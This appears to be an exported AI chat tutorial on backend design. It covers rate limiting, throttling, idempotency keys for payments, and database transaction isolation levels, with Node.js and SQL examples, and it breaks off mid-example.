class TokenBucket {
  constructor(capacity, refillRate) {
    this.capacity = capacity; // Maximum tokens
    this.tokens = capacity;   // Current tokens
    this.refillRate = refillRate; // Tokens per second
    this.lastRefill = Date.now();
  }

  refill() {
    const now = Date.now();
    const timePassed = (now - this.lastRefill) / 1000;
    const tokensToAdd = timePassed * this.refillRate;

    this.tokens = Math.min(this.capacity, this.tokens +
tokensToAdd);
    this.lastRefill = now;
  }

  consume(tokens = 1) {
    this.refill();

    if (this.tokens >= tokens) {
      this.tokens -= tokens;
      return true; // Request allowed
    }
  }
}
```

```

    return false; // Rate limited
}

getWaitTime(tokens = 1) {
    if (this.tokens >= tokens) return 0;

    const tokensNeeded = tokens - this.tokens;
    return (tokensNeeded / this.refillRate) * 1000; //
milliseconds
}
}

// Store buckets per user
const buckets = new Map();

function tokenBucketRateLimiter(req, res, next) {
    const userId = req.user.id;

    if (!buckets.has(userId)) {
        // 100 tokens, refill 1 token per 36 seconds = 100/hour
        buckets.set(userId, new TokenBucket(100, 1/36));
    }

    const bucket = buckets.get(userId);

    if (!bucket.consume(1)) {
        const waitTime = Math.ceil(bucket.getWaitTime(1) / 1000);

        return res.status(429).json({
            error: 'Rate limit exceeded',
            retryAfter: waitTime
        });
    }
}

```

```
res.setHeader('X-RateLimit-Remaining',  
Math.floor(bucket.tokens));  
  
next();  
}
```

Token bucket benefits:

Allows bursts but sustained rate **is** limited:

User has **100** tokens

Makes **50** requests instantly → **50** tokens consumed ✓

Waits **30** minutes → Refills **50** tokens

Makes **100** requests instantly → Uses all **100** tokens ✓

Tries **101st** request → **✗** Rate limited

Flexible: Can burst **when** needed, but average rate **is** controlled

Real company rate limit examples:

GitHub API:

Authenticated requests: **5,000** per hour

Unauthenticated: **60** per hour

Search API: **30** per minute

GraphQL: **5,000** points per hour (different operations cost different points)

Response headers:

X-RateLimit-Limit: **5000**

X-RateLimit-Remaining: **4999**

X-RateLimit-Reset: **1708003600**

X-RateLimit-Used: **1**

X-RateLimit-Resource: **core**

Stripe API:

Default: 100 reads/second, 100 writes/second per account

Burst: Allows temporary spikes up to 25% over **limit**

After **limit**: 429 response with Retry-After header

Response when rate limited:

```
{
  "error": {
    "type": "rate_limit_error",
    "message": "Too many requests. Please try again in 1 second."
  }
}
```

Discord API:

Global rate limit: **50** requests **per second**

Per-route limits vary:

- Send message: **5** **per 5** seconds **per** channel
- React to message: **1** **per 0.25** seconds
- Create invite: **5** **per 86400** seconds (**1 day**)

Uses bucket **system with** headers:

X-RateLimit-Limit: **5**

X-RateLimit-Remaining: **0**

X-RateLimit-Reset: **1708000810**

X-RateLimit-Bucket: abcd1234

Rate limit strategies:

1. Per-user limits:

```
// Each user gets own quota
const userKey = `rate_limit:user:${userId}`;
```

```
// Different limits based on plan
function getRateLimit(user) {
  const limits = {
    free: 100,
    pro: 1000,
    enterprise: 10000
  };

  return limits[user.plan] || limits.free;
}
```

2. Per-IP limits (for unauthenticated requests):

```
const ipKey = `rate_limit:ip:${req.ip}`;

// Prevent abuse from single IP
if (await client.incr(ipKey) > 60) {
  return res.status(429).send('Too many requests from this IP');
}
```

3. Per-endpoint limits:

```
// Different endpoints, different limits
app.get('/api/search',
  rateLimiter({ limit: 10, window: 60 }), // 10/minute
  searchHandler
);

app.post('/api/upload',
  rateLimiter({ limit: 5, window: 3600 }), // 5/hour
  uploadHandler
);
```

```
app.get('/api/users',
  rateLimiter({ limit: 1000, window: 3600 }), // 1000/hour
  usersHandler
);
```

4. Tiered limits:

```
const LIMITS = {
  free: {
    requests: 100,
    window: 3600
  },
  pro: {
    requests: 1000,
    window: 3600
  },
  enterprise: {
    requests: 10000,
    window: 3600,
    burstSize: 500 // Can burst to 500 req/minute
  }
};

async function tierBasedRateLimit(req, res, next) {
  const user = req.user;
  const limit = LIMITS[user.plan];

  // Check rate limit based on user's plan
  // ...
}
```

Throttling (Deep Dive):

What it is: Intentionally slowing down requests instead of blocking them.

Implementation: Delay-based throttling

```
const requestQueues = new Map();

async function throttleMiddleware(req, res, next) {
  const userId = req.user.id;

  if (!requestQueues.has(userId)) {
    requestQueues.set(userId, {
      lastRequest: 0,
      delayMs: 0
    });
  }

  const queue = requestQueues.get(userId);
  const now = Date.now();
  const timeSinceLastRequest = now - queue.lastRequest;

  const REQUESTS_PER_SECOND = 10;
  const MIN_INTERVAL = 1000 / REQUESTS_PER_SECOND; // 100ms

  if (timeSinceLastRequest < MIN_INTERVAL) {
    // Too fast! Add delay
    queue.delayMs += 50; // Increase delay by 50ms

    await sleep(queue.delayMs);

    res.setHeader('X-Throttle-Delay-Ms', queue.delayMs);
  } else {
    // Normal speed, reduce delay
    queue.delayMs = Math.max(0, queue.delayMs - 10);
  }

  queue.lastRequest = Date.now();
  next();
}
```

```
}

function sleep(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}
```

Progressive throttling example:

```
// AWS API Gateway style throttling
async function progressiveThrottle(req, res, next) {
  const userId = req.user.id;
  const requestRate = await getRequestRate(userId); // requests
  per second

  let delay = 0;

  if (requestRate > 100) {
    // Severe throttling
    delay = 5000; // 5 second delay
  } else if (requestRate > 50) {
    // Heavy throttling
    delay = 2000; // 2 second delay
  } else if (requestRate > 20) {
    // Moderate throttling
    delay = 500; // 0.5 second delay
  } else if (requestRate > 10) {
    // Light throttling
    delay = 100; // 0.1 second delay
  }

  if (delay > 0) {
    res.setHeader('X-Throttle-Applied', 'true');
    res.setHeader('X-Throttle-Delay-Ms', delay);
    await sleep(delay);
  }
}
```

```
next();  
}
```

Rate Limiting vs Throttling - when to use:

Use Rate Limiting when:

- ✓ Need hard quotas (billing tiers)
- ✓ Protecting expensive operations (database writes, AI API calls)
- ✓ Preventing abuse
- ✓ API has usage costs

Examples:

- OpenAI API: 3 requests per minute on free tier → 429 error after
- SendGrid: 100 emails per day on free tier → blocked after
- AWS Lambda: 1000 concurrent executions → new requests fail

Use Throttling when:

- ✓ Want to allow all requests eventually
- ✓ Smoothing out traffic spikes
- ✓ Avoiding overload while staying available
- ✓ User experience matters (delay better than error)

Examples:

- Netflix video encoding: Process slowly during peak hours
- E-commerce: Slow down checkout during Black Friday surge
- Gaming: Reduce update frequency when server busy

Combine both:

```

// Real-world: Use both together
async function combinedProtection(req, res, next) {
  const userId = req.user.id;

  // 1. Check hard rate limit (1000 requests per hour)
  const requestCount = await redis.incr(`rate:${userId}`);

  if (requestCount === 1) {
    await redis.expire(`rate:${userId}`, 3600);
  }

  if (requestCount > 1000) {
    return res.status(429).json({ error: 'Rate limit exceeded'
});
  }

  // 2. Apply throttling if approaching limit
  if (requestCount > 800) {
    // Nearing limit, slow down
    const delay = (requestCount - 800) * 10; // Progressive delay
    await sleep(delay);
    res.setHeader('X-Throttle-Delay-Ms', delay);
  }

  res.setHeader('X-RateLimit-Remaining', 1000 - requestCount);
  next();
}

```

Handling rate limits in client code:

Exponential backoff:

```

async function makeAPIRequestWithRetry(url, maxRetries = 5) {
  for (let attempt = 0; attempt < maxRetries; attempt++) {

```

```

    const response = await fetch(url);

    if (response.status === 429) {
        // Rate limited
        const retryAfter = response.headers.get('Retry-After') ||
(attempt + 1);
        const delayMs = parseInt(retryAfter) * 1000 * Math.pow(2,
attempt);

        console.log(`Rate limited. Retrying in ${delayMs}ms...`);
        await sleep(delayMs);
        continue;
    }

    if (response.ok) {
        return response.json();
    }

    throw new Error(`Request failed: ${response.status}`);
}

throw new Error('Max retries exceeded');
}

// Usage:
try {
    const data = await
makeAPIRequestWithRetry('https://api.example.com/data');
    console.log(data);
} catch (err) {
    console.error('Failed after retries:', err);
}

```

Respecting rate limit headers:

```

class APIClient {
  constructor() {
    this.remaining = null;
    this.resetTime = null;
  }

  async request(url) {
    // Wait if rate limit will reset soon
    if (this.remaining === 0 && this.resetTime) {
      const waitTime = this.resetTime - Date.now();
      if (waitTime > 0) {
        console.log(`Waiting ${waitTime}ms for rate limit
reset...`);
        await sleep(waitTime);
      }
    }

    const response = await fetch(url);

    // Update rate limit info
    this.remaining = parseInt(response.headers.get('X-RateLimit-
Remaining'));
    this.resetTime = parseInt(response.headers.get('X-RateLimit-
Reset')) * 1000;

    if (response.status === 429) {
      throw new Error('Rate limited despite checking headers!');
    }

    return response.json();
  }
}

```

6. Idempotency (Critical for payments)

What is idempotency?

Definition: An operation is idempotent if calling it multiple times has the same effect as calling it once.

Simple examples:

```
// ✓ Idempotent (safe to retry):  
DELETE /api/posts/123  
// Calling 5 times = post is deleted (same result)  
  
GET /api/users/456  
// Calling 100 times = returns same user data  
  
PUT /api/users/456  
{ name: "John Smith" }  
// Calling 3 times = user name is "John Smith" (same result)  
  
// ✗ NOT idempotent (dangerous to retry):  
POST /api/posts  
{ title: "Hello" }  
// Calling 3 times = 3 new posts created! ✗  
  
POST /api/payments  
{ amount: 100 }  
// Calling 2 times = charged $200 instead of $100! ✗✗✗
```

Why idempotency matters:

Real problem scenario - Payment processing:

User clicks "Pay \$500" button on Uber

Timeline:

1. Mobile app sends POST /api/payments { amount: 500 }
2. Server receives request
3. Server charges credit card \$500
4. Server tries to send response
5. Network glitch! ❌ Response doesn't reach app
6. App thinks request failed
7. App automatically retries POST /api/payments { amount: 500 }
8. Server charges credit card \$500 AGAIN
9. User charged \$1000 instead of \$500! ❌❌❌

User is furious, demands refund, leaves 1-star review

Idempotency keys (The solution):

How it works:

```
// Client generates unique idempotency key
const idempotencyKey =
  `${userId}-${timestamp}-${randomString()}`;
// e.g., "user123-1708000000-a7b8c9"

// Include in request
POST /api/payments
Headers:
  Idempotency-Key: user123-1708000000-a7b8c9
Body:
  { amount: 500, currency: "USD" }

// Server stores this key with the result
// Future requests with SAME key get SAME result
```

Complete implementation:

```

const express = require('express');
const redis = require('redis');
const { v4: uuidv4 } = require('uuid');

const app = express();
const redisClient = redis.createClient();

async function idempotencyMiddleware(req, res, next) {
  // Only apply to POST/PATCH/DELETE (not GET)
  if (req.method === 'GET') {
    return next();
  }

  const idempotencyKey = req.headers['idempotency-key'];

  if (!idempotencyKey) {
    return res.status(400).json({
      error: 'Idempotency-Key header required for this operation'
    });
  }

  // Check if we've seen this key before
  const cached = await
redisClient.get(`idempotency:${idempotencyKey}`);

  if (cached) {
    // Already processed! Return cached response
    const cachedResponse = JSON.parse(cached);

    console.log(`Idempotency key ${idempotencyKey} - returning
cached response`);

    return res
      .status(cachedResponse.status)
      .set(cachedResponse.headers)

```

```

        .json(cachedResponse.body);
    }

    // First time seeing this key - process normally
    // But intercept the response to cache it

    const originalJson = res.json.bind(res);
    const originalStatus = res.status.bind(res);

    let statusCode = 200;

    res.status = function(code) {
        statusCode = code;
        return originalStatus(code);
    };

    res.json = function(body) {
        // Cache the response
        const responseToCache = {
            status: statusCode,
            headers: res.getHeaders(),
            body: body
        };

        // Store for 24 hours
        redisClient.setex(
            `idempotency:${idempotencyKey}`,
            86400,
            JSON.stringify(responseToCache)
        );

        return originalJson(body);
    };

    next();

```

```

}

// Apply to payment endpoint
app.post('/api/payments',
  idempotencyMiddleware,
  async (req, res) => {
    const { amount, currency, cardToken } = req.body;

    console.log(`Processing payment: ${amount} ${currency}`);

    // Charge the card (expensive operation!)
    const charge = await stripe.charges.create({
      amount: amount * 100, // cents
      currency: currency,
      source: cardToken
    });

    // Save to database
    const payment = await db.query(
      'INSERT INTO payments (charge_id, amount, currency, status)
VALUES (?, ?, ?, ?)',
      [charge.id, amount, currency, charge.status]
    );

    res.json({
      id: payment.id,
      chargeId: charge.id,
      amount: amount,
      status: charge.status
    });
  }
);

```

Testing idempotency:

```
// Request 1:
POST /api/payments
Idempotency-Key: test-payment-001
{ amount: 500 }

Response:
{
  "id": "pay_123",
  "chargeId": "ch_456",
  "amount": 500,
  "status": "succeeded"
}

// Request 2 (duplicate - network retry):
POST /api/payments
Idempotency-Key: test-payment-001 // SAME KEY
{ amount: 500 }

Response (from cache):
{
  "id": "pay_123",          // SAME ID
  "chargeId": "ch_456",    // SAME charge
  "amount": 500,
  "status": "succeeded"
}

// No duplicate charge! ✓
```

Real company implementations:

Stripe:

```
const stripe = require('stripe')('sk_test...');
```

```
// Create a payment with idempotency key
const paymentIntent = await stripe.paymentIntents.create(
  {
    amount: 2000, // $20.00
    currency: 'usd',
    payment_method: 'pm_card_visa'
  },
  {
    idempotencyKey: 'order-2025-abc123' // Your unique key
  }
);

// If you retry with same key:
// - Returns the SAME paymentIntent
// - Does NOT create new charge
// - Safe to retry! ✓
```

Stripe's rules:

- Idempotency keys expire after 24 hours
- Same key + different request body = 400 error
- Same key + same request body = returns cached result
- Keys are scoped to your account

Example conflict:

Request 1:

POST /v1/charges

Idempotency-Key: key123

{ amount: 1000 }

→ Success

Request 2:

POST /v1/charges

Idempotency-Key: key123 // Same key

{ amount: 2000 } // Different amount!

→ 400 Error: "Idempotency key used for request with different parameters"

PayPal:

```
const request = require('request');

request.post({
  url: 'https://api.paypal.com/v2/checkout/orders',
  headers: {
    'PayPal-Request-Id': 'unique-request-id-12345', //
    // Idempotency
    'Authorization': 'Bearer <access-token>'
  },
  json: {
    intent: 'CAPTURE',
    purchase_units: [{
      amount: {
        currency_code: 'USD',
        value: '100.00'
      }
    }]
  }
}, (err, response, body) => {
  // Safe to retry with same PayPal-Request-Id
});
```

Generating good idempotency keys:

```
// ❌ Bad: Random every time
const badKey = Math.random().toString();
// Defeats the purpose! Each retry gets new key

// ❌ Bad: Same key for everything
```

```

const badKey = 'my-key';
// All requests get cached as duplicates!

// ✓ Good: Combine user + resource + timestamp
function generateIdempotencyKey(userId, resourceType, resourceId)
{
  return `${userId}-${resourceType}-${resourceId}-${Date.now()}`;
}

const key = generateIdempotencyKey('user123', 'payment',
'order456');
// "user123-payment-order456-1708000000"

// ✓ Good: UUID per operation
const { v4: uuidv4 } = require('uuid');
const key = uuidv4();
// "550e8400-e29b-41d4-a716-446655440000"

// ✓ Best: Deterministic based on operation
function generatePaymentKey(orderId, userId) {
  const crypto = require('crypto');
  return crypto
    .createHash('sha256')
    .update(`payment-${orderId}-${userId}`)
    .digest('hex');
}

// Same order + user always generates same key
// Different orders generate different keys ✓

```

Client-side retry logic with idempotency:

```

class PaymentClient {
  async createPayment(orderId, amount) {

```

```
const idempotencyKey = `order-${orderId}-payment`;
let retries = 0;
const maxRetries = 3;

while (retries < maxRetries) {
  try {
    const response = await fetch('/api/payments', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json',
        'Idempotency-Key': idempotencyKey // Same key for all
retries!
      },
      body: JSON.stringify({
        orderId,
        amount
      })
    });

    if (response.ok) {
      return await response.json();
    }

    if (response.status === 429) {
      // Rate limited, wait and retry
      await sleep(1000 * Math.pow(2, retries));
      retries++;
      continue;
    }

    throw new Error(`Payment failed: ${response.status}`);
  } catch (err) {
    if (retries === maxRetries - 1) {
      throw err;
    }
  }
}
```

```

    }

    console.log(`Retry ${retries + 1} after error:`,
err.message);
    await sleep(1000 * Math.pow(2, retries));
    retries++;
  }
}
}

// Usage:
const client = new PaymentClient();

try {
  const payment = await client.createPayment('ORD-123', 99.99);
  console.log('Payment successful:', payment);
} catch (err) {
  console.error('Payment failed after retries:', err);
}

```

Database-level idempotency:

Using unique constraints:

```

CREATE TABLE payments (
  id SERIAL PRIMARY KEY,
  idempotency_key VARCHAR(255) UNIQUE NOT NULL,
  user_id INT NOT NULL,
  amount DECIMAL(10, 2) NOT NULL,
  status VARCHAR(50) NOT NULL,
  stripe_charge_id VARCHAR(255),
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

```

```
-- Trying to insert duplicate key:
INSERT INTO payments (idempotency_key, user_id, amount, status)
VALUES ('order-123-payment', 456, 99.99, 'pending');
-- Success ✓

INSERT INTO payments (idempotency_key, user_id, amount, status)
VALUES ('order-123-payment', 456, 99.99, 'pending');
-- ERROR: duplicate key value violates unique constraint ✖
-- Prevents duplicate payments at database level!
```

Implementation:

```
app.post('/api/payments', async (req, res) => {
  const { amount } = req.body;
  const idempotencyKey = req.headers['idempotency-key'];

  try {
    // Try to create payment record
    const payment = await db.query(
      'INSERT INTO payments (idempotency_key, user_id, amount, status) VALUES (?, ?, ?, ?) RETURNING *',
      [idempotencyKey, req.user.id, amount, 'pending']
    );

    // NEW payment - process it
    const charge = await stripe.charges.create({ amount: amount * 100 });

    await db.query(
      'UPDATE payments SET status = ?, stripe_charge_id = ? WHERE id = ?',
      ['succeeded', charge.id, payment.id]
    );

    res.json({ id: payment.id, status: 'succeeded' });
  }
});
```

```

} catch (err) {
  if (err.code === '23505') { // PostgreSQL duplicate key error
    // DUPLICATE request - return existing payment
    const existing = await db.query(
      'SELECT * FROM payments WHERE idempotency_key = ?',
      [idempotencyKey]
    );

    return res.json({
      id: existing.id,
      status: existing.status,
      cached: true
    });
  }

  throw err;
}
});

```

Idempotency for other operations:

Creating users:

```

app.post('/api/users', async (req, res) => {
  const { email, name } = req.body;

  try {
    // Email is unique constraint
    const user = await db.query(
      'INSERT INTO users (email, name) VALUES (?, ?) RETURNING
      *',
      [email, name]
    );
  }
});

```

```

    res.status(201).json(user);

  } catch (err) {
    if (err.code === '23505') { // Duplicate email
      // Return existing user (idempotent!)
      const existing = await db.query(
        'SELECT * FROM users WHERE email = ?',
        [email]
      );

      return res.status(200).json(existing);
    }

    throw err;
  }
});

```

Updating resources (PUT is naturally idempotent):

```

// PUT replaces entire resource - idempotent ✓
app.put('/api/users/:id', async (req, res) => {
  const { name, email } = req.body;

  await db.query(
    'UPDATE users SET name = ?, email = ? WHERE id = ?',
    [name, email, req.params.id]
  );

  // Calling this 10 times with same data = same result ✓

  res.json({ success: true });
});

// PATCH is NOT naturally idempotent
app.patch('/api/users/:id/credits', async (req, res) => {

```

```

const { amount } = req.body;

// ❌ NOT idempotent:
await db.query(
  'UPDATE users SET credits = credits + ? WHERE id = ?',
  [amount, req.params.id]
);

// Calling 3 times adds credits 3 times! ❌
});

// Make PATCH idempotent with idempotency key:
app.patch('/api/users/:id/credits',
  idempotencyMiddleware,
  async (req, res) => {
    const { amount } = req.body;

    await db.query(
      'UPDATE users SET credits = credits + ? WHERE id = ?',
      [amount, req.params.id]
    );

    // Now safe to retry! ✓
    res.json({ success: true });
  }
);

```

Common mistakes:

Mistake 1: Not validating idempotency key format

```

// ❌ Bad: Accept any string
if (!req.headers['idempotency-key']) {
  return res.status(400).send('Missing key');
}

```

```
// ✓ Good: Validate format
const key = req.headers['idempotency-key'];

if (!key || key.length < 16 || key.length > 255) {
  return res.status(400).json({
    error: 'Idempotency-Key must be 16-255 characters'
  });
}

if (!/^([a-zA-Z0-9\-\_])+$/ .test(key)) {
  return res.status(400).json({
    error: 'Idempotency-Key contains invalid characters'
  });
}
```

Mistake 2: Not handling partial failures

```
// ✗ Bad: What if Stripe succeeds but DB fails?
const charge = await stripe.charges.create({ amount: 1000 });
// If crash here → Stripe charged but no DB record ✗

await db.query('INSERT INTO payments ...');

// ✓ Good: Atomic with transaction
await db.transaction(async (trx) => {
  // 1. Create pending payment record FIRST
  const payment = await trx.query(
    'INSERT INTO payments (status) VALUES (?) RETURNING id',
    ['pending']
  );

  // 2. Charge stripe
  const charge = await stripe.charges.create({ amount: 1000 });
```

```
// 3. Update payment with charge ID
await trx.query(
  'UPDATE payments SET stripe_charge_id = ?, status = ? WHERE
id = ?',
  [charge.id, 'succeeded', payment.id]
);

// All or nothing ✓
});
```

Mistake 3: Short expiration time

```
// ❌ Bad: 5 minute expiration
redisClient.setex(`idempotency:${key}`, 300,
JSON.stringify(response));

// User's app crashes for 10 minutes
// Comes back, retries payment
// Key expired → Duplicate charge! ❌

// ✓ Good: 24 hour expiration (Stripe standard)
redisClient.setex(`idempotency:${key}`, 86400,
JSON.stringify(response));
```

This comprehensive guide covers all the deep technical details, real-world examples, and practical implementations of these critical backend concepts. Each concept is explained with actual code that companies use in production, common pitfalls to avoid, and best practices to follow.

14/02/2026, 22:02:54

(Transactions & isolation levels

15. Database normalization vs denormalization
16. Pagination (offset vs cursor-based)
17. Sharding & partitioning
18. Read replicas & write scaling
19. Handling duplicate records
20. Optimistic vs pessimistic locking) - explain proper deep concept and then with real example and cover all format one by one in proper way

15/02/2026, 08:14:50

Thought process: Architected comprehensive technical breakdown across six database design concepts.

The user wants me to explain these advanced database and system design concepts in the same detailed, practical format I used for the previous concepts. Let me tackle each one with:

1. Deep technical explanation
2. Real-world company examples
3. Actual code implementations
4. Common problems and solutions
5. When to use each approach

Let me go through each one systematically.

Advanced Database & System Design Concepts - Complete Deep

Dive

1. Transactions & Isolation Levels

What is a Database Transaction?

Definition: A transaction is a group of database operations that must all succeed or all fail together. It's an "all-or-nothing" unit of work.

Simple analogy: Imagine ordering a pizza online. The transaction includes:

1. Charge your credit card
2. Deduct ingredients from inventory
3. Create delivery order
4. Send confirmation email

If step 2 fails (out of ingredients), steps 1, 3, 4 should NOT happen. Either ALL happen or NONE happen.

Basic Transaction Usage:

```
// Without transaction (❌ Dangerous):  
async function transferMoney(fromAccount, toAccount, amount) {  
  // Deduct from sender  
  await db.query(  
    'UPDATE accounts SET balance = balance - ? WHERE id = ?',  
    [amount, fromAccount]  
  );  
  
  // 💣 SERVER CRASHES HERE 💣  
  
  // Add to receiver (never happens!)  
  await db.query(  
    'UPDATE accounts SET balance = balance + ? WHERE id = ?',
```

```
    [amount, toAccount]
  );
}

// Result: Money disappeared! ❌
```

```
// With transaction (✓ Safe):
async function transferMoney(fromAccount, toAccount, amount) {
  const connection = await db.getConnection();

  try {
    // Start transaction
    await connection.beginTransaction();

    // Deduct from sender
    await connection.query(
      'UPDATE accounts SET balance = balance - ? WHERE id = ?',
      [amount, fromAccount]
    );

    // Check sender has enough balance
    const [sender] = await connection.query(
      'SELECT balance FROM accounts WHERE id = ?',
      [fromAccount]
    );

    if (sender.balance < 0) {
      throw new Error('Insufficient funds');
    }

    // Add to receiver
    await connection.query(
      'UPDATE accounts SET balance = balance + ? WHERE id = ?',
      [amount, toAccount]
    );
  }
}
```

```

    // Commit transaction (make changes permanent)
    await connection.commit();

    return { success: true };

} catch (error) {
    // Rollback transaction (undo all changes)
    await connection.rollback();

    throw error;
} finally {
    connection.release();
}
}

```

Isolation Levels Explained:

The problem: Multiple transactions running at the same time can interfere with each other, causing data inconsistencies.

Real-world example: Concert ticket sales

Initial state:

- Concert has 100 tickets available
- Tickets table: { concert_id: 1, available: 100 }

Timeline (without proper isolation):

Transaction A (Customer 1):

10:00:00.000
time!)

READ available tickets = 100
Customer wants 2 tickets

Transaction B (Customer 2):

10:00:00.001 (almost same

READ available tickets = 100
Customer wants 3 tickets

Calculate: $100 - 2 = 98$

Calculate: $100 - 3 = 97$

UPDATE available = 98

UPDATE available = 97

Result: available = 97 (last write wins)

But actually sold: $2 + 3 = 5$ tickets

Should be: $100 - 5 = 95$ tickets

Lost 2 tickets! ❌

Isolation Level 1: READ UNCOMMITTED (Lowest, most problems)

What it does: Transactions can see uncommitted changes from other transactions (dirty reads).

Example problem: Dirty Read

```
-- Transaction A (never commits):  
START TRANSACTION;  
UPDATE accounts SET balance = 1000000 WHERE user_id = 'john';  
-- John temporarily appears to be a millionaire!  
  
-- Transaction B (reads dirty data):  
START TRANSACTION;  
SELECT balance FROM accounts WHERE user_id = 'john';  
-- Returns: 1000000 ❌ (uncommitted!)  
  
-- Transaction A rolls back:  
ROLLBACK;  
-- John's balance returns to original  
  
-- Transaction B thinks John has $1M but he doesn't! ❌
```

Real example: Banking report

```

// Set isolation level
await db.query('SET TRANSACTION ISOLATION LEVEL READ
UNCOMMITTED');

await db.beginTransaction();

// Generate report of high-value accounts
const richCustomers = await db.query(`
  SELECT user_id, balance
  FROM accounts
  WHERE balance > 100000
`);

// Problem: Includes accounts with uncommitted (potentially
rolled-back) balances!
// Report is inaccurate ❌

await db.commit();

```

When to use:

- Almost never in production
- Only for approximate counts where accuracy doesn't matter
- "Approximately 1.2M users online" (doesn't need to be exact)

Isolation Level 2: READ COMMITTED (Most common default)

What it does: Transactions only see committed changes. No dirty reads.

Example: Prevents dirty reads

```

-- Transaction A:
START TRANSACTION;
UPDATE accounts SET balance = 1000000 WHERE user_id = 'john';

```

```

-- Transaction B:
START TRANSACTION;
SELECT balance FROM accounts WHERE user_id = 'john';
-- Returns: original balance (not 1000000) ✓
-- Waits if needed until Transaction A commits or rolls back

-- Transaction A commits:
COMMIT;

-- Now Transaction B sees the change:
SELECT balance FROM accounts WHERE user_id = 'john';
-- Returns: 1000000 ✓

```

But still has problem: Non-repeatable read

```

-- Transaction B (running at READ COMMITTED):
START TRANSACTION;

SELECT balance FROM accounts WHERE user_id = 'john';
-- Returns: 500

-- Meanwhile, Transaction A commits a change:
UPDATE accounts SET balance = 1000 WHERE user_id = 'john';

-- Transaction B reads again (same transaction!):
SELECT balance FROM accounts WHERE user_id = 'john';
-- Returns: 1000 (different from before!) ✗

-- Same query, different results within same transaction
-- Non-repeatable read ✗

```

Real-world problem:

```

// E-commerce: Calculating cart total
await db.query('SET TRANSACTION ISOLATION LEVEL READ COMMITTED');

await db.beginTransaction();

// Read product prices
const items = await db.query(`
  SELECT price FROM products WHERE id IN (1, 2, 3)
`);

let total = items.reduce((sum, item) => sum + item.price, 0);
// total = $100

// Meanwhile, Black Friday sale starts! Prices updated:
// Product 1: $50 → $25
// Product 2: $30 → $15
// Product 3: $20 → $10

// User clicks "Confirm order"
// Re-read prices to double-check:
const itemsAgain = await db.query(`
  SELECT price FROM products WHERE id IN (1, 2, 3)
`);

let totalAgain = itemsAgain.reduce((sum, item) => sum +
item.price, 0);
// total = $50 (different!)

// Which price do we charge? $100 or $50? ❌
// Inconsistent within same transaction!

await db.commit();

```

When to use:

- Default for most web applications
- PostgreSQL, SQL Server, Oracle default
- Good balance of consistency and performance

Isolation Level 3: REPEATABLE READ

What it does: Once you read data, you'll always see the same data within the transaction. Prevents non-repeatable reads.

Example: Solves non-repeatable read

```
-- Transaction B (REPEATABLE READ):
SET TRANSACTION ISOLATION LEVEL REPEATABLE READ;
START TRANSACTION;

SELECT balance FROM accounts WHERE user_id = 'john';
-- Returns: 500

-- Transaction A commits a change:
UPDATE accounts SET balance = 1000 WHERE user_id = 'john';
COMMIT;

-- Transaction B reads again:
SELECT balance FROM accounts WHERE user_id = 'john';
-- Returns: 500 (same as before!) ✓

-- Transaction B has a "snapshot" of data as it was at
transaction start
-- Consistent reads ✓

COMMIT;

-- Now B sees the new value:
```

```
SELECT balance FROM accounts WHERE user_id = 'john';  
-- Returns: 1000
```

Real-world example: Financial report

```
// Generate end-of-day financial report  
async function generateFinancialReport(date) {  
  await db.query('SET TRANSACTION ISOLATION LEVEL REPEATABLE  
READ');  
  await db.beginTransaction();  
  
  // Read account balances  
  const accountBalances = await db.query(  
    'SELECT SUM(balance) as total FROM accounts'  
  );  
  // total = $1,000,000  
  
  // Read pending transactions  
  const pendingTransactions = await db.query(  
    'SELECT SUM(amount) as total FROM pending_transactions WHERE  
date = ?',  
    [date]  
  );  
  // pending = $50,000  
  
  // Do complex calculations...  
  await sleep(5000); // 5 seconds of processing  
  
  // Re-read account balances (same transaction)  
  const accountBalancesAgain = await db.query(  
    'SELECT SUM(balance) as total FROM accounts'  
  );  
  // Still $1,000,000 ✓ (even if new transactions happened)  
  
  // Report is consistent! ✓
```

```

const report = {
  date: date,
  totalBalance: accountBalances.total,
  pendingTransactions: pendingTransactions.total,
  netBalance: accountBalances.total + pendingTransactions.total
};

await db.commit();
return report;
}

```

But still has problem: Phantom reads

```

-- Transaction B (REPEATABLE READ):
START TRANSACTION;

SELECT COUNT(*) FROM orders WHERE status = 'pending';
-- Returns: 10

-- Transaction A inserts new order:
INSERT INTO orders (status) VALUES ('pending');
COMMIT;

-- Transaction B counts again:
SELECT COUNT(*) FROM orders WHERE status = 'pending';
-- Returns: 11 (different!) ❌

-- Phantom read: New rows appeared ❌

```

When to use:

- MySQL/InnoDB default
- Financial calculations
- Reports that need consistency

- Most OLTP (transactional) workloads

Isolation Level 4: SERIALIZABLE (Highest, strictest)

What it does: Transactions execute as if they ran one-at-a-time (serially). Prevents all anomalies.

Example: Prevents phantom reads

```
-- Transaction B (SERIALIZABLE):
SET TRANSACTION ISOLATION LEVEL SERIALIZABLE;
START TRANSACTION;

SELECT COUNT(*) FROM orders WHERE status = 'pending';
-- Returns: 10

-- Transaction A tries to insert:
INSERT INTO orders (status) VALUES ('pending');
-- 🕒 WAITS (blocked by Transaction B's lock)

-- Transaction B counts again:
SELECT COUNT(*) FROM orders WHERE status = 'pending';
-- Returns: 10 (same!) ✓

COMMIT;

-- Now Transaction A can proceed:
-- INSERT completes
```

Real-world example: Trading system

```
// Stock trading: Must prevent conflicts
async function executeTrade(userId, stockSymbol, quantity, price)
{
  await db.query('SET TRANSACTION ISOLATION LEVEL SERIALIZABLE');
```

```
const connection = await db.getConnection();

try {
  await connection.beginTransaction();

  // Check user's cash balance
  const [user] = await connection.query(
    'SELECT cash_balance FROM users WHERE id = ? FOR UPDATE',
    [userId]
  );

  const totalCost = quantity * price;

  if (user.cash_balance < totalCost) {
    throw new Error('Insufficient funds');
  }

  // Check stock availability
  const [stock] = await connection.query(
    'SELECT available_shares FROM stocks WHERE symbol = ? FOR UPDATE',
    [stockSymbol]
  );

  if (stock.available_shares < quantity) {
    throw new Error('Insufficient shares available');
  }

  // Deduct cash
  await connection.query(
    'UPDATE users SET cash_balance = cash_balance - ? WHERE id = ?',
    [totalCost, userId]
  );
}
```

```

    // Deduct shares
    await connection.query(
        'UPDATE stocks SET available_shares = available_shares - ?
WHERE symbol = ?',
        [quantity, stockSymbol]
    );

    // Add shares to user's portfolio
    await connection.query(
        'INSERT INTO portfolio (user_id, stock_symbol, quantity,
purchase_price) VALUES (?, ?, ?, ?)',
        [userId, stockSymbol, quantity, price]
    );

    // Record transaction
